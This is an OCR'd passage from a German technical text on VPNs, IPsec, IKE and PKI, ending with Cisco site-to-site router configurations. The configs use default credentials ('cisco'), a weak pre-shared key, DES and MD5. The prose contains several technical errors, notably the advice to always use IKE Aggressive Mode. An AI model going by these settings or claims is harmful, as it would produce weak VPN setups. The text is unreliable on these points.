


Abbildung 4.7: Gegenüberstellung Tunnel/Transport Mode

Unterscheidung der Funktionalität

- Site-to-Site Intranet VPN
  Diese Funktionalität des VPNs wird meist zwischen zwei Firmenstandorten genutzt. Es bietet sich die Möglichkeit über das öffentliche Netz im Tunnel-Mode

ein VPN aufzubauen, das heißt, es werden nur für die Firma vertrauenswürdige Seiten verbunden. Der große Vorteil ist, dass sie zwei LANs verbinden und sich somit das Anmieten einer teuren FrameRelay oder ATM-Leitung ersparen.

- Site-to-Site Extranet VPN
  Erfüllen dieselbe Aufgabe wie Site-to-Site Intranet VPNs mit der hinzukommenden Funktionalität, dass nicht nur der Zugriff von den trusted Sites der Firmen möglich ist, sondern auch von Benutzern außerhalb dieses Trusted-Bereichs.

- Remote Access VPN
  Diese Möglichkeit des VPNs wird meist von Mobil-Worker genutzt. Es ist hiermit möglich, unabhängig vom Standort sich mit einem VPN-Gateway zu verbinden und somit beispielsweise in das Firmennetz zu kommen. Der Nachteil dieser Methode ist jedoch, dass eine Client-Software am Gerät des Mobil-Workers benötigt wird, um den VPN-Tunnel aufzubauen.

- Firewall VPN
  Die Funktionalität ist dieselbe wie bei einem Site-to-Site Intranet VPN, jedoch kommen hier bestimmte Sicherheitsfunktionen hinzu, wie Stateful Inspechion oder Packet Inspection.

- User-to-User VPN
  Dies ist die einfachste Variante des VPN. Es wird ein VPN-Tunnel im Transport-Mode zwischen zwei Devices hergestellt. Unabhängig von dem geringsten Aufwand, ist es durch den Transport-Mode auch mit Abstand die unsicherste Möglichkeit

4.3.3 VPN-Anforderungen

Authentication

Die Authentifizierung erfolgt meistens basierend auf dem Gateway, das heißt die Authentifizierung findet via VPN-Gateway statt und hier stehen verschiedene Methoden zur Verfügung:

- Pre-shared Keys
- Digitale Signaturen
- Biometric
- One Time Pad
- Benutzername und Passwort

Encapsulation

Die Encapsulation ist dafür zuständig, um zu definieren, welche Protokolle oder Anwendungen im VPN Paket genutzt werden. Diese Anforderung ist zu den verschiedenen VPN-Technologien unterschiedlich:

- L2TP

- PPTP
- IPSEC
- SSL/TLS

Datenkonfidenz und Datenintegrität

Diese zwei Anforderungen stehen dicht beieinander, da es sich bei der Konfidenz der Daten um die Vertraulichkeit der Daten handelt und diese mittels der Verschlüsselung durch DES, 3DES, AES, RSA usw. sichergestellt wird. Die Datenintegrität, sollte sicherstellen, dass sich in den Paketen auch der Inhalt befindet, der sich darin befinden soll. Das ist auch gleichzeitig die größte Gefahr von VPN-System, beispielsweise durch Spoofing-Attacks den VPN lahm zu legen. Als Gegenmaßnahme wird hier Packet-Authentication mittels MD5 oder SHA-1 betrieben.

Schlüsselaustausch

Der Schlüsselaustausch erfolgt mittels Diffie Hellman, hierbei generiert jeder Peer einen privaten und einen öffentlichen Schlüssel. Der private Schlüssel muss geheim gehalten werden und wird nicht ausgetauscht werden. Der öffentliche Schlüssel jedoch wird über einen unsicheren Kanal übertragen und somit kann mit dem öffentlichen Schlüssel des Gegenübers und dem eigenen privaten Schlüssel eine shared secret number und daraus der shared secret key generiert werden, der bei allen Peers gleich ist.




Abbildung 4.8: Diffie-Hellmann Schlüsselaustausch

4.3.4 IPSEC

IPSEC macht es möglich Konfidenz, Integrität und Authentizität einer Verbindung zu gewährleisten, das heißt es ist möglich, eine gesicherte Datenverbindung für IP-basierende Netze herzustellen. IPSEC unterstützt einige Protokolle, die unterschiedliche Vorteile besitzen. IPSEC ist für den Schutz des Traffics zwischen den VPN-Peers zuständig und deckt folgende Anforderungen ab:

- Datenkonfidenz durch Verschlüsselung (DES, 3DES, AES)
- Datenintigrität druch Hashfunktionen (MD5, SHA-1)
- Authentifizierung
- Anti-Replay (Sequenznumber)

Für den Schlüsselaustausch wird bei IPSEC Internet Key Exchange (IKE), Encapsulating Security Payload (ESP) und Authentication Header (AH) verwendet. Die Kombination der gewählten Protokolle wird in der Security Association (SA) festgelegt, es besteht pro Richtung und Protokoll eine SA.

- IKE: Internet Key Exchange dient zum Aushandeln des Sicherheitsparameters und vollzieht den Schlüsselaustausch, wobei hier meist symmetrische Verfahren bevorzugt werden, da diese einfacher und schneller zu implementieren sind.
- AH: Authentication Header ist für die Datenintigrität und die Sicherstellung der Datenherkunft zuständig. Das ist der Grund, warum AH in den Datenbereich des Pakets eingebettet wird.
- ESP: Encapsulation Secure Payload bietet dieselben Funktionen wie AH zur Verfügung, das heißt, es wird für Datenintigrität und Authentifizierung der Daten verwendet. Außerdem stellt es einen Standard für Verschlüsselung zur Verfügung.




Abbildung 4.9: AH und ESP Header

4.3.5 IKE/ISAKMP

Durch IKE wird ein permanenter Schlüsselaustausch für eine Verbindung zur Verfügung gestellt, es werden symmetrische Schlüssel mittels Diffie-Hellmann generiert. Die verwendeten Hash-Funktionen und dazugehörenden Verschlüsselungsfunktionen werden mittels IKE ausgehandelt.

Alle Parameter von IKE werden in den Security Associations zusammengefasst:

- Verhandlung der SA-Charakteristik
- Automatische Key-Generation
- Automatische Key-Erneuerung
- Manuell managebare Konfigurationen
- Automatische Angabe der Security-Parameter für IPSEC an beiden Peers
- Festlegen einer lifetime für die SA
- Austauschen des Encryption Keys während einer IPSEC Session
- Erlaubt anti-replay services
- Ermöglicht es eine CA-Unterstützung für IPSEC zu implementieren
- Ermöglicht eine dynamische Authentifizierung von VPN-Peers

IKE-Phasen

- Phase 1: In dieser Phase werden die Security Associations ausgehandelt. Es kann außerdem eine Authentifizierung der VPN-Peers durchgeführt weden. Diese Phase kann sowohl im Mainmode, als auch im Aggressivemode durchlaufen, hier wird das Transformset für die Hashfunktion und Verschlüsselungsfunktion vereinbart.
- Phase 1.5: Diese Phase ist eine optionale Phase und wird nicht zwingend benötigt. Hier bietet sich die Möglichkeit 802.1X zu verwenden und somit DNS oder Domänenname an den Client zu übergeben.
- Phase 2: In dieser Phase läuft das Internet Security Association and Key Management Protocol (ISAKPM) und es wird für jede Richtung der Kommunikation ein Schlüssel festgelegt und das Transformset wurde bereits akzeptiert.

IKE-Modis

- Main-Mode: In diesem Modus, beginnt der Initiator der IKE-Session ein Angebot an das Gegenüber zu senden. In diesem Angebot befinden sich Informationen wie Encryption und Authentifizierung, die akzeptabel sind, außerdem wie lange ein Key aktiv bleiben soll. Es können auch mehrere Angebote in einem gesendet werden, anschließend wird ein Angebot ausgewählt und zurück zum Initiator gesendet. Der nächste Austausch erfolgt durch Diffie-Hellmann Public-keys und anderen Daten. Anschließend wird die ISAKMP-Session authentifiziert und nachdem die Security Association feststeht, beginnt der nächste Modus.

- Aggressive-Mode: Die Verhandlung ist einer IKE SA beschränkt sich in diesem Modus auf nur 3 Pakete. Der Initiator sendet ein Paket mit allen relevanten Daten an das Gegenüber und dieser beantwortet es mit dem nächsten Paket. Zum Schluss sendet der Initiator noch ein Reply, um die Session zu authentifizieren. Die Verhandlung verläuft wesentlich schneller als im Main-Mode und sollte auch immer genutzt werden, wenn es die Geräte erlauben.
- Quick-Mode: Dieser Modus verhandelt die Daten-Encryption für die Security Association und verwaltet den Schlüsselaustausch für die IPSEC SA. Sollte in diesem Modus vom Empfänger ein negativer Response zurückkommen, wird der Request im Main-Mode durchgeführt.




Abbildung 4.10: Ablauf von IKE

IPSEC mit NAT:

Hinter einem NAT-Device können IPSEC-Peers nicht erkannt werden. Der Grund dafür ist, dass die Layer 4 Informationen im Paket verschlüsselt werden und somit können keine Portinformationen gefunden werden. Es gibt jedoch eine Lösung dafür, den transversalen NAT (NAT-T):

Das Funktionsprinzip des transversalen NATs steckt dahinter, dass die IPSEC-Pakete in einem zusätzlichen UDP-Paket enkapsuliert werden. Während der Phase 1 von IKE wird der NAT-T erkannt und dies geschieht, indem CISCO Router spezielle Informationen austauschen. Es wird ermittelt, wieviele NAT-Devices sich auf der Strecke befinden,

dazu werden Testpakete mit verhashten Port- und Adressinformationen gesendet. Diese Testpakete werden als NAT-Discovery Packete gesendet und ermöglichen es durch Vergleichen der Hashes, das Erkennen von NAT-Devices auf der Strecke.

4.3.6 AH/ESP

ESP verschlüsselt die Daten, die durch das bei IKE ausgehandelte transform-set festgelegt werden und stellt somit die Basis von IPSEC dar. Es wird jedoch ausschließlich der Datenbereich verschlüsselt. AH hingegen schützt nur den Header und fügt Flags hinzu, aber der Datenbereich selbst ist nicht geschützt und aus diesem Grund ist es nicht zu empfehlen AH alleine zu verwenden.




Abbildung 4.11: AH und ESP im Vergleich

Wie schon erklärt, verschlüsselt ESP den gesamten Datenbereich und dieser wird anschließend zwischen einem Header und einem Trailer eingefügt. Bei IPSEC ist der Defaultmode auf Transport-Mode gesetzt, das heißt, es wird nur der Datenbereich geschützt und die IP-Adressen werden nicht verändert.




Abbildung 4.12: ESP-Funktionsweise

4.3.7 Pre-shared-Key/PKI

Um beide Seiten eines VPN zu authentifizieren gibt es die Möglichkeit der Verwendung von Pre-Shared-Keys. Bei der Methodik von Pre-Shared-Keys wird von den Administratoren der VPN-Peers ein Schlüssel festgelegt und dieser statisch eingetragen. Der Vorteil dieses Verfahrens ist, dass es leichter umzusetzen ist, als ein asymmetrisches Verschlüsselungsverfahren. Der große Nachteil von Pre-Shared-Key ist, dass die beide Kommunikationspartner den vereinbarten Schlüssel vor der Kommunikation im Geheimen austauschen müssen.




Abbildung 4.13: Pre-Shared-Key

Bei Public Key Infastructur-Systemem gibt es eine eigene Infrastruktur, die digitale Zertifikate anwendet. Die einzelnen Schlüsselpaare werden dort verwaltet und die Funktionsfaktoren für solch eine PKI sind:

- VPN-Peers kommunizieren über ein sicheres Netzwerk
- Mindestens eine Certificate Authority (CA)
- Digitale Zertifikate mit den benötigten Informationen (Gültigkeit, Peer-ID Information, Encryption Keys, Signatur der ausgebenden CA)
- Distributionsmechanismus, wie LDAP oder HTTP, für eine Zertifikatswiederherstellungsliste

Nach Auflistung dieser Funktionsfaktoren wird schnell ersichtlich, dass PKI effizienter verwaltbar sind, da Mechanismen für die Verwaltung der Zertifikate zur Verfügung stehen.

Um solch eine PKI-Infrastuktur zu verwalten, benötigt man eine Certificate Authority. Die CA ist der Vertauenspunkt und verwaltet die Zertifikatsanfragen und händigt Zertifikate an vertrauenswürdige Geräte aus. Bevor die erste PKI-Operation durchgeführt werden kann, wird von der CA ein Public Key Paar generiert und es wird ein self-signed CA-Zertifikat erstellt.




Abbildung 4.14: Zertifizierungsablauf durch Certificate Authority

4.3.8 IPSEC Konfiguration

Als Beispiel für die Konfiguration wird eine Topologie genommen, bei der sich zwischen dem Router Kunde1 und dem Router M ein verschlüsselter VPN aufbaut. Der gesamte Traffic wird durch den Tunnel geleitet.




Abbildung 4.15: Konfiguration Site-to-Site VPN

Konfiguration von Router Kunde1

```
en
!
conf t
!
no ip domain-lookup
hostname Kunde1
!
banner motd #Zugriff nur fuer autorisierte Admins!#
!
username cisco priv 15
username cisco password cisco
!
ip domain name test.at
crypto key generate rsa
!
line con 0
```

```
logging synchronous
login local
exit
!
line vty 0 1180
login local
logging synchronous
transport input ssh
exit
!
line aux 0
no login
exit
!
interface fa0/0
descr to_WWW_Router
ip address 10.0.0.1 255.255.255.0
no shut
exit
!
ip route 128.130.176.0 255.255.255.0 10.0.0.2
!
end
!
write mem
!
!Steuerkanel fuer den VPN
!
crypto isakmp policy 100
authentication  pre-share
encryption des
group 5
hash md5
lifetime 86400
exit
!
crypto isakmp key 0 ciscocisco address 128.130.176.1
crypto isakmp identity address
!
!Datenkanal fuer den VPN
!
crypto ipsec transform-set hsm ah-sha-hmac esp-des
exit
!
!
ip access-list extended cryptoMap
permit icmp 192.168.1.0 0.0.0.255 10.0.20.0 0.0.0.255
exit
```

```
!
!
crypto map hsmpro 10 ipsec-isakmp
set transform-set hsm
set peer 128.130.176.1
match address cryptoMap
exit
!
crypto isakmp enable
!
int fa 0/0
crypto map hsmpro
exit
!
int fa 0/1
ip address 192.168.1.5 255.255.255.0
no shut
exit
!
debug crypto isakmp
debug crypto ipsec
!
ip route 0.0.0.0 0.0.0.0 10.0.0.2
```

Listing 4.14: Router Konfiguration Kunde1

Konfiguration von Router M

```
conf t
!
username cisco password cisco
hostname Router_M
!
ip domain-name test.at
crypto key generate rsa
!
banner motd # Zugriff nur fuer autorisierte Admins!#
!
int fastEthernet0/1.20
descr to_VLAN20
encapsulation dot1q 20
ip address 10.0.20.254 255.255.255.0
exit
!
int fastEthernet0/1.30
descr to_VLAN30
encapsulation dot1q 30
ip address 10.0.30.254 255.255.255.0
```

```
exit
!
int fastEthernet0/1
description to_Switch_intern
no shut
exit
!
int fastEthernet0/0
descr to_WWW_Router
ip address 128.130.176.1 255.255.255.0
no shut
exit
!
ip route 10.0.0.0 255.255.255.0 128.130.176.2
!
end
!
write mem
!
!Steuerkanel fuer den VPN
!
crypto isakmp policy 100
authentication  pre-share
encryption des
group 5
hash md5
lifetime 86400
exit
!
crypto isakmp key 0 ciscocisco address 10.0.0.1
crypto isakmp identity address
exit
!
!Datenkanal fuer den VPN
!
!
crypto ipsec transform-set hsm ah-sha-hmac esp-des
exit
!
!
ip access-list extendend cryptoMap
permit icmp 10.0.20.0 0.0.0.255 192.168.1.0 0.0.0.255
exit
!
!
crypto map hsmpro 10 ipsec-isakmp
set transform-set hsm
set peer 10.0.0.1
```

```
match address cryptoMap
exit
!
crypto isakmp enable
!
int fa 0/0
crypto map hsmpro
exit
!
ip route 0.0.0.0 0.0.0.0 128.130.176.2
```

